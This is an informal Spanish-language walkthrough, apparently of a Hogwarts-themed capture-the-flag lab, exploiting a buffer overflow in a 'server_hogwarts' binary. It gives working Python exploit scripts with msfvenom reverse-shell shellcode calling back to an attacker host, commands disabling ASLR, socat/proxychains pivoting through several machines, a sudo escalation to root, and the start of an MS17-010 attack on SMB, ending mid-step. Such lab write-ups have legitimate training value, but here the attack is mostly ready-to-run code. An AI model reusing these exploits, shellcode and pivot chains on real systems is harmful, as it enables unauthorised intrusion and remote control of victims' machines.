Asi que hacemos esto


gdb ./server_hogwarts -q

r

Y por otra parte nos conectamos la herramienta

nc localhost 9898

Debe de verse asi



En los valores que nos enfocaremos seran **ebp** y **eip**

🧠 ¿Qué son EIP y EBP?

🔹 EIP – *Extended Instruction Pointer*

- Es el **registro que guarda la dirección de la próxima instrucción a ejecutar**.
- Si logras **sobrescribir EIP**, puedes **redirigir el flujo de ejecución** del programa a cualquier dirección (como tu shellcode).

🔹 EBP – *Extended Base Pointer*


- Guarda el **inicio del stack frame** de una función (usado para acceder a variables locales y argumentos).
- Es muy útil en exploits para calcular offsets o construir una *ROP chain* (Return Oriented Programming).

Bueno vamos a crear desde gef, una secuencia de caracteres que nos va a ayudar a identificar mejor en que seccion se produce el buffer overflow


pattern create

Copiamos lo que nos de y lo pegamos para introducirlo en el programa

Nos brincara el dbugger esto




si hacemos n grep al texto con el valor daab que es el eip veremos donde se produce el overflow



Nos lo remarca de otro color


Con patter offset $eip nos cuenta automaticamente los caracteres que hay hasta donde se prodce el eip



En este caso son 112

python3 -c 'print("A"*112 + "B"*4 + "C"*100)'

Con esto nos dara una cadena de texto que probara si en realidad son 112 caracteres antes de que se inicie el overflow, se debria de ver asi si es verdad



x/50wx $esp


**Con msfvenom vamos a crear un payload

msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.3.52 LPORT=443 -b "\x00" -f py -v shellcode

Modificamos el ranbdomize_va_space y ponemos un 0

nano /proc/sys/kernel/randomize_va_space

**El eip se saca



El eip en el codigo es el mismo pero alrevez

En python creamos un payload

```
#!/usr/bin/python3

import socket

offset = 112
before_eip = b"A" * offset

eip = b"\x55\x9d\x04\x08" #8049d55
shellcode = b""
shellcode += b"\xbd\xf5\x13\x97\xe2\xda\xc8\xd9\x74\x24\xf4"
shellcode += b"\x58\x29\xc9\xb1\x12\x31\x68\x12\x83\xc0\x04"
shellcode += b"\x03\x9d\x1d\x75\x17\x6c\xf9\x8e\x3b\xdd\xbe"
shellcode += b"\x23\xd6\xe3\xc9\x25\x96\x85\x04\x25\x44\x10"
shellcode += b"\x27\x19\xa6\x22\x0e\x1f\xc1\x4a\x51\x77\x32"
shellcode += b"\xbe\x39\x8a\x35\xbf\x02\x03\xd4\x0f\x12\x44"
shellcode += b"\x46\x3c\x68\x67\xe1\x23\x43\xe8\xa3\xcb\x32"
shellcode += b"\xc6\x30\x63\xa3\x37\x98\x11\x5a\xc1\x05\x87"
shellcode += b"\xcf\x58\x28\x97\xfb\x97\x2b"

after_eip = b"\x90"*32 + shellcode

payload = before_eip + eip + after_eip

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("127.0.0.1",9898))
s.send(payload)

s.close()
```

**Entramos en escucha

```
nc -nlvp 443
```


**Ejecutamos el servidor

```
./server_hogwarts
```

**Ejecutamos el paylaod


```
python3 payload.py
```

**Después de varios intentos funcionara, en este caso me tomo repetir el paso 9 veces



Esto fue en local ahora toca explotar el servicio

Tenemos que tener en cuenta que la reverse shell tiene que mandarla al nodo mas cercano



**Creamos el nuevo payload

msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.100.128 LPORT=5555 -b "\x00" -f py -v shellcode

**El nuevo payload seria

```
#!/usr/bin/python3

import socket

offset = 112
before_eip = b"A" * offset

eip = b"\x55\x9d\x04\x08" #8049d55
shellcode = b""
shellcode += b"\xda\xd9\xd9\x74\x24\xf4\x58\xbd\x95\x05\x09"
shellcode += b"\x07\x2b\xc9\xb1\x12\x31\x68\x17\x83\xe8\xfc"
shellcode += b"\x03\xfd\x16\xeb\xf2\xcc\xc3\x1c\x1f\x7d\xb7"
shellcode += b"\xb1\x8a\x83\xbe\xd7\xfb\xe5\x0d\x97\x6f\xb0"
shellcode += b"\x3d\xa7\x42\xc2\x77\xa1\xa5\xaa\x47\xf9\x32"
shellcode += b"\xaa\x20\xf8\xba\xbf\x03\x75\x5b\x0f\x05\xd6"
shellcode += b"\xcd\x3c\x79\xd5\x64\x23\xb0\x5a\x24\xcb\x25"
shellcode += b"\x74\xba\x63\xd2\xa5\x13\x11\x4b\x33\x88\x87"
shellcode += b"\xd8\xca\xae\x97\xd4\x01\xb0"

after_eip = b"\x90"*32 + shellcode

payload = before_eip + eip + after_eip

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.100.129",9898))
s.send(payload)

s.close()
```

**Nos metemos a la nagiri

proxychains ssh root@10.10.0.130

*Enviamos el socat a la nagiri y lo guardamos en tmp socat

proxychains scp socat root@10.10.0.130:/tmp/socat

*Creamos una conexion con aragog desde nagiri

./socat TCP-LISTEN:5555,fork TCP:10.10.0.128:5556

Nos conectamos a la aragog y establecemos un socat con la maquina atacante

./socat TCP-LISTEN:5556,fork TCP:192.168.3.52:443
Todo lo que escuche por el puerto 5556 lo va a dirigir a la IP 192.168.3.52 por el puerto 443


Ahora volvemos a escuchar por el puerto 443

nc -lvnp 443


Lanzamos el exploit

proxychains python3 exploit.py

Y estamos dentro de la maquina fawkes



Al hace sudo -l



El resultado indica que el usuario **harry** tiene **acceso total sin necesidad de contraseña** para ejecutar cualquier comando como superusuario (**root**).

Por lo que si hacemos

sudo su

sudo /bin/sh

sudo /bin/bash

podremos escalar privilegio a root


Ahora vamos con la maquina Dumbledore

**Empezamos con el escaneo nmap

proxychains nmap -sT -Pn --top-ports 500 --open -T5 -v -n 192.168.100.136 2>/dev/null

**Despues de esto se me fue la luz XD, y las interfaces de las maquinas se reiniciario asi que mejor quite la nagiri, aragog y fawkes, asi que estableci la conexion directa con dumbledore sin usar chisel y socat porque ya pa k , pero als demas maquinas si estan en otras redes

al ahcer el escaneo nmap a dumbledore sale esto



hacemos esto

crackmapexec smb 192.168.100.136


**Vemos que el smb esta expuesto

Entramos al siguiente repositorio y lo clonamos


https://github.com/3ndG4me/AutoBlue-MS17-010

git clone https://github.com/3ndG4me/AutoBlue-MS17-010

Al ejecutarlo contra la maquina nos da los named pipes

